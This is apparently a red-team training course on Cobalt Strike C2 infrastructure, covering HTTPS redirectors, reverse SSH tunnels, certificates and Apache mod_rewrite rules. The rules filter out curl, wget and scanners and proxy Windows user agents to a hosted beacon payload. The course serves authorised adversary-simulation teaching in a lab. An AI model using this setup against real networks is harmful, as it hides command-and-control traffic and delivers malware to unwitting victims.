Red Team Ops II

- C2 Infrastructure
  - Defence in Depth
  - Infrastructure Design
  - Apache Installation
  - Generate SSL Certificates
  - Java KeyStore
  - HTTPS Listener for Redirector
  - SSH Tunnel
  - autossh
  - Enabling htaccess
  - User Agent Rules
  - Cookie Rules
  - URI & Query Rules
  - cs2modrewrite
  - C2 Resiliency
  - Beacon Staging
  - External C2
- Windows APIs
  - WinAPI
  - MessageBox in C++
  - CreateProcess in C++
  - P/Invoke
  - MessageBox in C#
  - Type Marshalling
  - CreateProcess in C#
  - Ordinals
  - MessageBox in VBA
  - CreateProcess in VBA
  - D/Invoke
  - MessageBox with D/Invoke
- Process Injection
  - CreateThread
  - CreateRemoteThread
  - QueueUserAPC
  - NtMapViewOfSection
- Defense Evasion
  - Post-Exploitation Behaviours
  - SpawnTo
  - PPID Spoofing
  - Command Line Spoofing
  - Network Connections
  - Session Prepping
  - Image Load Events
  - Named Pipes Names
  - Event Tracing for Windows (ETW)
  - RWX & Cleanup
  - Sleep Mask Kit
    - Warning on String Replacement
  - Thread Stack Spoofing
- Attack Surface Reduction
  - Enumeration
    - GPO
    - Registry
    - PowerShell
  - Block Child Processes
  - COM Bypass

LOLBAS
Block Win32 APIs
Block Code Injection
Block PsExec / WMI
PsExec
WMI
Block Credential Stealing from LSASS
Windows Defender Application Control
Living Off The Land Binaries, Scripts and Libraries
Wildcard FilePaths
User Modifiable Binaries
Trusted Applications
Trusted Signers
Exploiting Vulnerable Applications
EDR Evasion
IAT Hooking
Inline Hooking
Hook Bypass Strategies
Hooking in Action
Manual Mapping
Process Mitigation Policy
Syscalls
GetSyscallStub
SysWhispers
Syscalls & ArtifactKit
User Defined Reflective Loader
Kernel Callbacks
CreateProcessNotify
CreateThreadNotify
Driver Signature Enforcement

This course is designed to be a continuation of Red Team Ops and aims to build on the fundamentals covered there. Although not mandatory, it's highly recommended to have completed RTO I as a prerequisite. The primary focus of RTO II is to provide more advanced OPSEC tactics and defence bypass strategies.

C2 Infrastructure

Defence in Depth

Defence in Depth is an approach whereby multiple protection mechanisms are layered on top of each other to protect an asset (or assets). The understanding being that if one mechanism fails, others are in place as backup. Organisations commonly invest more heavily in their external perimeter and neglect good security practices on their internal network. This is often under the fallacy that if they keep the attackers out at the perimeter, they don't need to worry about anything else.

The obvious risk is that when (not if) that single external defence fails, attackers get in and are then left relatively unchallenged in reaching their objective. Such scenarios include client-side attacks like phishing, and pesky network device 0-days such as this Citrix ADC RCE.

This is a position that security professionals have been trying to combat for years, but all too often we fail to heed our own advice. Even though penetration testers and red teamers are there to help an organisation, we can also pose a significant risk to them if we don't do things properly. Throughout an engagement we are likely to gain access to a lot of sensitive systems and data, and it's ultimately our responsibility to protect that. I can't think of anything much worse than directly contributing to a client being compromised...

There are several ways in which this could occur, some possibilities include:


- Leaving unauthenticated backdoors open and accessible via the Internet, such as web shells or SOCKS proxies.
- Using unencrypted channels, such as netcat or HTTP shells.

- C2 servers being compromised, e.g. this Cobalt Strike RCE and Covenant RCE.

This module will cover how to leverage offensive infrastructure that is both secure and resilient.

Infrastructure Design

The following is a high-level diagram of what secure C2 infrastructure should look like - pioneered by Tim MalcomVetter, previously director of red teaming at Walmart.



On the right, the victim network uses an encrypted protocol (HTTPS) to egress C2 traffic. Cobalt Strike also AES encrypts the Beacon traffic before encapsulating it in HTTPS. This means that P2P C2 traffic (over the SMB and TCP Beacons) is encrypted as well; and also means it's not the end of the world if you have to egress C2 over an unencrypted channel (e.g. if using something more exotic than HTTPS).


An SSH (or VPN) tunnel is setup from the C2 server to the HTTPS redirector. It must be in this direction because:

1. The simulated adversary area should have no direct inbound access from the Internet.
2. You don't want keys or credentials for the C2 server on the redirector.

No data should be stored on the redirector, traffic should only transit through it. Even though the redirector is (ostensibly) under your control, traffic should be kept safe from the cloud hosting provider themselves. This allows the redirector to receive incoming traffic from the victim network and redirect it to the C2 server over the secure tunnel.

Redirectors don't have to be VMs. CDNs, AWS Lambda, Azure Functions & CloudFlare Workers, and more can be used as "serverless" redirectors.

The adversary simulation area should be located on-premise of the red teaming company, access tightly controlled and audited. The model above is simulated in Snap Labs using the following subnets and firewall rules.



The victim network can only talk to the public zone over HTTPS on port 443. The adversary zone can only talk to the public zone on port 22 for the SSH tunnel. The public zone cannot initiate its own connections to either zone and the victim network cannot talk directly to the adversary zone.

Apache Installation

The **Redirector 1** VM is pre-installed with apache2, ssl, mod_rewrite, proxy & proxy_http modules. But this can be done with the following commands.

```
ubuntu@redirector-1 ~> sudo apt install apache2
ubuntu@redirector-1 ~> sudo a2enmod ssl rewrite proxy proxy_http
```


Apache runs under HTTP by default, but there's a built-in configuration for HTTPS that we can enable. The "enabled" configurations are simply symlinks to those in the "available" directory.

```
ubuntu@redirector-1 /e/a/sites-enabled> ll
total 0
lrwxrwxrwx 1 root root 35 Nov  5  2021 000-default.conf -> ../sites-available/000-default.conf
ubuntu@redirector-1 /e/a/sites-enabled> sudo rm 000-default.conf
ubuntu@redirector-1 /e/a/sites-enabled> sudo ln -s ../sites-available/default-ssl.conf .
ubuntu@redirector-1 /e/a/sites-enabled> ll
total 0
lrwxrwxrwx 1 root root 35 May 26 10:27 default-ssl.conf -> ../sites-available/default-ssl.conf
```

Restart Apache for it to pick up the new configuration.

```
ubuntu@redirector-1 ~> sudo systemctl restart apache2
```

Open a browser on Attacker Windows and browse to https://10.10.5.39. The default page should load with Apache's default self-signed certificate.



Generate SSL Certificates

Next, we want to generate our own public/private keypair for the HTTPS comms. We'll use the same on both the Team Server and Apache redirectors to maintain the encryption end-to-end. Depending on your paranoia level, another option is to offload HTTPS at the redirector and forward the traffic to the Team Server (over the SSH/VPN tunnel) as HTTP.

I own the **acmecorp.uk** domain name which I'll use for this example. Please note that you won't be able to go through the full process of having your certificate signed by a trusted CA, because the lab is not connected to the Internet.

Generate a new keypair on the Team Server VM using `openssl`. This will produce both a public certificate and private key.

```
ubuntu@teamserver ~> openssl req -new -newkey rsa:4096 -x509 -sha256 -days 365 -nodes -out public.crt -keyout private.key
Generating a RSA private key
.....................................................................................................................
```

```
.....................................................................++++
..........++++
writing new private key to 'private.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:UK
State or Province Name (full name) [Some-State]:London
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ACME Corp
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:acmecorp.uk
Email Address []:
```

You can put anything in the fields with the exception of the **Common Name** - this should be the public IP, or more ideally, the fully qualified domain name. The other fields will also be visible in the certificate, so make sure they match the "disguise" for your infrastructure.

To have your certificates signed by a trusted CA, we need to generate and submit a certificate signing request (CSR). Note that I did not supply a challenge password.

```
ubuntu@teamserver ~> openssl req -new -key private.key -out acme.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:UK
State or Province Name (full name) [Some-State]:London
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ACME Corp
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:acmecorp.uk
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
ubuntu@teamserver ~> head acme.csr
-----BEGIN CERTIFICATE REQUEST-----
MIIEjTCCAnUCAQAwSDELMAkGA1UEBhMCVUsxDzANBgNVBAgMBkxvbmRvbjESMBAG
A1UECgwJQUNNRSBDb3JwMRQwEgYDVQQDDAthY2VtY29ycC51azCCAiIwDQYJKoZI
hvcNAQEBBQADggIPADCCAgoCggIBAL1JVzqtAYe6AZQoqtm5wyEsY54NwlP0o/wp
PO/KctFjwxk0K3+qWIFbWScr2kpItuUqosO/HUbs/LjTxAGE4yW3Yf0NLJRJIdmU
Tu7UkJ7c+BpP29waU1HAmJ1AVIuX3jY5aAo0vw3uWseSe4kVp4QfhYOQGM80liKK
w1TQk8X77gZgNlX8p9DPP18CCe0/ejyVWWSNlDPcJ8kxVb0mitFUPIK4GKxQx50D
q7qmy+8tTitvejQsATjG41PAbJxz+m0w3FOFqUIV3PNKGtMKi+aMbXkvTwPbhsxb
W2tIO/+wY/8wf1hkVdA+LuVuloY2RwrFRrsF6qviJHPXxQRcjDUJUtJHSI41ZJ4Y
3CK95OkKwgTDPBaTXiI4mHUTgJo9v64FvNFyryzCXqaYK9gjuYKZ7wXgfGBOg4Nh
```

The most straightforward means of getting this signed is with certbot. However, note that the public IP address of the machine will be logged as having requested the certificate.

```
$ certbot certonly -d acmecorp.uk --apache --register-unsafely-without-email --agree-tos
```


This will produce four separate files in `/etc/letsencrypt/archive/acmecorp.uk/`. The two that we're interested in are `fullchain.pem` and `privkey.pem`. These need to be copied to `/etc/ssl/certs/` and `/etc/ssl/private/` respectively, then the **SSLCertificateFile** and **SSLCertificateKeyFile** lines in `/etc/apache2/sites-available/default-ssl.conf` updated.

In the lab, you can just use the original `public.crt` and `private.key` files instead. You will also need to add the following lines in Apache's default-ssl configuration:

```
SSLProxyCheckPeerCN off
```

This is required to tell Apache to ignore that the SSL certificate on Cobalt Strike's HTTPS listener is self-signed.

Finally, restart Apache and the site will have a trusted HTTPS connection.



Java KeyStore

Because the Team Server is written in Java, the public certificate and private key need to be imported into a Java KeyStore. Since you won't have the certificates from certbot in your lab, I will use the original `public.crt` and `private.key` files here.

First, we need to combine the separate public and private files into a single PKCS12 file. Set the password to anything you want, but remember it.

```
ubuntu@teamserver ~> openssl pkcs12 -inkey private.key -in public.crt -export -out acme.pkcs12
Enter Export Password:
Verifying - Enter Export Password:
```

That PKCS12 file can then be converted to a Java KeyStore using the `keytool` utility.

```
ubuntu@teamserver ~> keytool -importkeystore -srckeystore acme.pkcs12 -srcstoretype pkcs12 -destkeystore acme.store
Importing keystore acme.pkcs12 to acme.store...
Enter destination keystore password:
Re-enter new password:
Enter source keystore password:
Entry for alias 1 successfully imported.
Import command completed:  1 entries successfully imported, 0 entries failed or cancelled
```

The password of this new store can be the same or different. At this point, the `.pkcs12` file can be deleted. The new Java KeyStore needs to be referenced in a Malleable C2 profile before it can be used.

```
https-certificate {
     set keystore "acme.store";
```

```
    set password "password";
}
```

The Cobalt Strike Team Server expects the KeyStore to be in the same directory as itself. Launch the Team Server with the updated profile.


```
ubuntu@teamserver ~/cobaltstrike> sudo ./teamserver 10.10.0.69 Passw0rd! c2-profiles/normal/webbug_getonly.profile

[*] Checking TeamServerImage for local update

[*] Verifying MD5 Message Digest for TeamServerImage
TeamServerImage: OK

[*] Will use existing X509 certificate and keystore (for SSL)

[*] Starting teamserver
[*] Team Server Version: 4.6.1 (20220511) Licensed
[*] Setting 'https.protocols' system property: SSLv3,SSLv2Hello,TLSv1,TLSv1.1,TLSv1.2,TLSv1.3
[+] I see you're into threat replication. c2-profiles/normal/webbug_getonly.profile loaded.
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: e08407b2f751572ae7d1f0e8f5b1a01ba874293fd0b37d66d05843d88f1fbfc2
```

HTTPS Listener for Redirector

Once you've connected with the CS client, go to the **Listeners** menu and click **Add**.

Select the **Beacon HTTPS Payload** option.

When you create an HTTP listener, it will auto-populate the call-back hosts according to the IP address of the Team Server itself. In this case, 10.10.0.69. The issue being that nothing "external" can reach this IP, so any payloads generated with this configuration could never reach us. In the real-world, under **HTTP Hosts** and **HTTPS Host (Stager)**, you would put your FQDN (e.g. acmecorp.uk in my case). However, in the lab, we're stuck with putting the IP address of the redirector - **10.10.5.39**.



This will tell the payload that it needs to beacon to the redirector, and we're relying on the redirector to proxy the traffic to the Team Server.

SSH Tunnel

On the Attacker Linux VM, create an SSH tunnel to Redirector-1:

```
ubuntu@teamserver ~> ssh -N -R 8443:localhost:443 -i ssh-user ssh-user@10.10.5.39
```

Where:

- `N` stops the session from dropping in to a shell.
- `R` is *remote-port:host:host-port*. This will bind port 8443 on the target (the redirector) and any traffic hitting that port will be redirected to 127.0.0.1:443 of the Team Server VM. The Cobalt Strike listener binds to all interfaces (0.0.0.0), so this will cause the traffic to hit the listener.
- `i` is the private SSH key for the *ssh-user* account.

The command will just appear to freeze the terminal, there is no output (apart from any errors). You can press `Ctrl + C` any time to close the session.

Now if you list the listening ports on Redirector-1, you'll see port 8443 bound by the SSH daemon:

```
ubuntu@redirector-1 ~> sudo ss -ltnp
State         Recv-Q        Send-Q               Local Address:Port               Peer Address:Port       Process
LISTEN        0             128                      127.0.0.1:8443                   0.0.0.0:*           users:(("sshd",pid=1679
9,fd=11))
```

You can now `curl localhost:8443` on Redirector-1 and it will hit the Cobalt Strike listener.

```
ubuntu@redirector-1 ~> curl -v -k https://localhost:8443
*   Trying 127.0.0.1:8443...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 8443 (#0)
* ALPN, offering h2
* ALPN, offering http/1.1
* successfully set certificate verify locations:
*   CAfile: /etc/ssl/certs/ca-certificates.crt
CApath: /etc/ssl/certs
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
* TLSv1.3 (IN), TLS handshake, Server hello (2):
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
* TLSv1.3 (IN), TLS handshake, Certificate (11):
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
* TLSv1.3 (IN), TLS handshake, Finished (20):
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (OUT), TLS handshake, Finished (20):
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384
* ALPN, server did not agree to a protocol
* Server certificate:
*  subject: C=UK; ST=London; O=ACME Corp; CN=acmecorp.uk
*  start date: May 26 11:26:09 2022 GMT
*  expire date: May 26 11:26:09 2023 GMT
*  issuer: C=UK; ST=London; O=ACME Corp; CN=acmecorp.uk
*  SSL certificate verify result: self signed certificate (18), continuing anyway.
> GET / HTTP/1.1
> Host: localhost:8443
> User-Agent: curl/7.68.0
> Accept: */*
>
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
* Mark bundle as not supporting multiuse
< HTTP/1.1 404 Not Found
< Date: Thu, 26 May 2022 15:08:24 GMT
< Content-Type: text/plain
< Content-Length: 0
<
* Connection #0 to host localhost left intact
```

We'll see the request hit the CS web log.

```
05/26 15:08:24 visit (port 443) from: 127.0.0.1
  Request: GET /
  Response: 404 Not Found
  curl/7.68.0
```

You can also verify that you're unable to hit the listener when using Team Server IP directly.

```
ubuntu@redirector-1 ~> curl -v -k https://10.10.0.69
*   Trying 10.10.0.69:443...
* TCP_NODELAY set
* connect to 10.10.0.69 port 443 failed: Connection timed out
* Failed to connect to 10.10.0.69 port 443: Connection timed out
* Closing connection 0
curl: (28) Failed to connect to 10.10.0.69 port 443: Connection timed out
```

You now have a working reverse port forward over an SSH tunnel.

autossh

For added convenience, autossh can be used to automatically create and maintain this SSH tunnel. On the Attacker Linux VM, create a `config` file in the your `.ssh` directory.

```
ubuntu@teamserver ~/.ssh> vim .ssh/config
```

Then add the following content:

```
Host                 redirector-1
HostName             10.10.5.39
User                 ssh-user
Port                 22
IdentityFile         /home/ubuntu/ssh-user
RemoteForward        8443 localhost:443
ServerAliveInterval  30
ServerAliveCountMax  3
```

The tunnel can now be started with the following command:

```
ubuntu@teamserver ~> autossh -M 0 -f -N redirector-1
```

Where:

- `M` 0 disables the autossh monitoring port (in favour of OpenSSH's built-in `ServerAliveInterval` and `ServerAliveCountMax` capabilities).
- `f` tells autossh to run in the background.

Enabling htaccess

`.htaccess` is a configuration file executed by Apache. It can be used for everything from basic traffic redirection, password protection, to image hot link prevention. To enable htaccess, modify `/etc/apache2/sites-enabled/default-ssl.conf`.

Directly underneath the closing `</VirtualHost>` tag, add a new `<Directory>` block with the following content:

```
<Directory /var/www/html/>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride All
    Require all granted
</Directory>
```

We also want to add `SSLProxyEngine on` underneath `SSLEngine on`.

After those changes have been saved, restart apache for everything to take effect.

```
ubuntu@redirector-1 ~> sudo systemctl restart apache2
```

You can also overwrite the default index page to provide content for testing, without flooding the console each time with the default apache page.

```
ubuntu@redirector-1 ~> echo "Hello from Apache" | sudo tee /var/www/html/index.html
```

Next, create a new `.htaccess` file in the Apache web root, `/var/www/html` and enter the following:

```
RewriteEngineonRewriteRule ^test$ index.html [NC]
```

The first line, unsurprisingly, enables the rewrite engine. The second is a simple redirect rule. The syntax of the rule is: `pattern substitution [flags]`.

In this case, the pattern is `^test$`. This is a regular expression which looks for the beginning of a line (`^`), followed by the string `test`, followed by the end of a line (`$`). The substitution is the new destination - in this example it's index.html on our local server, but you can redirect to an external domain as well.

The `[NC]` flag tells Apache to ignore case, so both "test" and "TEST" will match.

Use curl to access this non-existing page.

```
ubuntu@redirector-1 ~> curl -k https://localhost/test
Hello from Apache
```

Even though "test" does not exist as a file in the web root, Apache interprets this redirect rule and serves index.html instead.

Multiple flags can be used with the syntax `[Flag1,Flag2,FlagN]`. Other useful flags include:

- [L] - Last. Tells `mod_rewrite` to stop processing further rules.
- [NE] - No Escape. Don't encode special characters (e.g. `&` and `?`) to their hex values.
- [P] - Proxy. Handle the request with `mod_proxy`.
- [R] - Redirect. Send a redirect code in response.
- [S] - Skip. Skip the next N number of rules.
- [T] - Type. Sets the MIME type of the response.

In addition, rewrite conditions (**RewriteCond**) can be combined with RewriteRule. These allow rewrite rules to only be applied under certain conditions (hence the name). The syntax is: `TestString Condition [Flags]`.

TestString can be static but also a variable, such as `%{REMOTE_ADDR}`, `%{HTTP_COOKIE}`, `${HTTP_USER_AGENT}`, `%{REQUEST_URI}` and more.

Multiple RewriteCond rules can be defined which are treated like ANDs by default, but can be treated as OR with an [OR] flag. You can have multiple RewriteCond and RewriteRule directives and they are evaluated top-to-bottom.

We'll cover several examples next, but the mod_rewrite documentation is the best place to check for full details.

User Agent Rules

Performing redirections based on a client's User Agent string can have a number of uses. We can redirect to specific browser exploits, block "script-style" agents such as curl, wget, Python and PowerShell; known AV scanners and sandboxes, and differentiate between desktop and mobile devices.

In this example, if the user agent contains "curl" or "wget", return a 403 forbidden.

```
RewriteEngineonRewriteCond %{HTTP_USER_AGENT} curl|wget [NC]
RewriteRule .* - [F]
```

```
ubuntu@redirector-1 ~> curl -k https://localhost
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
```

```
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at localhost Port 80</address>
</body></html>
```

> Be aware of falling into traps that cause infinite loops by redirecting to another local URI which triggers the same rewrite rule over and over again.

Add a second RewriteCond and RewriteRule underneath - this is a very loose rule looking for Windows 10 devices.

```
RewriteEngineonRewriteCond %{HTTP_USER_AGENT} curl|wget [NC]
RewriteRule .* - [F]

RewriteCond %{HTTP_USER_AGENT} "Windows NT 10.0" [NC]
RewriteRule .* https://localhost:8443/win-payload [P]
```


The [P] or Proxy directive is special because it proxies the request to our backend server in a way that's transparent to the requesting party. Running curl in verbose mode, we don't see any indication that the response came from anywhere other than this Apache server.

```
ubuntu@redirector-1 ~> curl -v -k -A "Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko" https://localhost
[...snip...]
< HTTP/1.1 404 Not Found
< Date: Thu, 26 May 2022 15:50:29 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Type: text/plain
< Content-Length: 0
<
```

Yet on the Team Server, we see a hit for `/win-payload`.

```
05/26 15:37:41 visit (port 443) from: 127.0.0.1
  Request: GET /win-payload
  Response: 404 Not Found
  Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko
```

Generate an x64 stageless exe and host it on the Cobalt Strike web server.



Attempting to access it from curl with its default user agent just get's blocked as before.

```
ubuntu@redirector-1 ~> curl -k -v https://localhost/win-payload
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
```

```
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at localhost Port 443</address>
</body></html>
```

But it works if we use a user agent string that we're not blocking.

```
ubuntu@redirector-1 ~> curl -k -A "Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko" https://localhost/win-payload.ex
e
```

```
05/27 15:48:45 visit (port 443) from: 127.0.0.1
  Request: GET /win-payload.exe
  page Serves /home/ubuntu/cobaltstrike/uploads/beacon.exe
  Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko
```

Cookie Rules

Some HTTP C2 profiles add a cookie in the request to carry information such as metadata, or even just as a canary. We can use the `%{HTTP_COOKIE}` variable to only redirect the request if this cookie is present.

```
RewriteEngineonRewriteCond %{HTTP_COOKIE} TestCookie [NC]
RewriteRule .* https://localhost:8443/cookie-test [P]
```

If we curl localhost without the cookie, we just see the default index page.

```
ubuntu@redirector-1 ~> curl -k https://localhost
Hello from Apache
```

But if we add the cookie, Apache proxies the request to the Team Server.

```
ubuntu@redirector-1 ~> curl -k --cookie "TestCookie=Blah" https://localhost
```

```
05/26 15:59:08 visit (port 443) from: 127.0.0.1
  Request: GET /cookie-test
  Response: 404 Not Found
  curl/7.68.0
```

Since the rules are processed top-to-bottom, we can layer them to achieve a greater overall effect. For instance, put specific blocking rules at the top and the proxying rules underneath.

```
RewriteEngineonRewriteCond %{HTTP_USER_AGENT} "curl|wget" [NC]
RewriteRule .* - [F]

RewriteCond %{HTTP_COOKIE} "TestCookie" [NC]
RewriteRule .* https://localhost:8443/cookie-test [P]
```

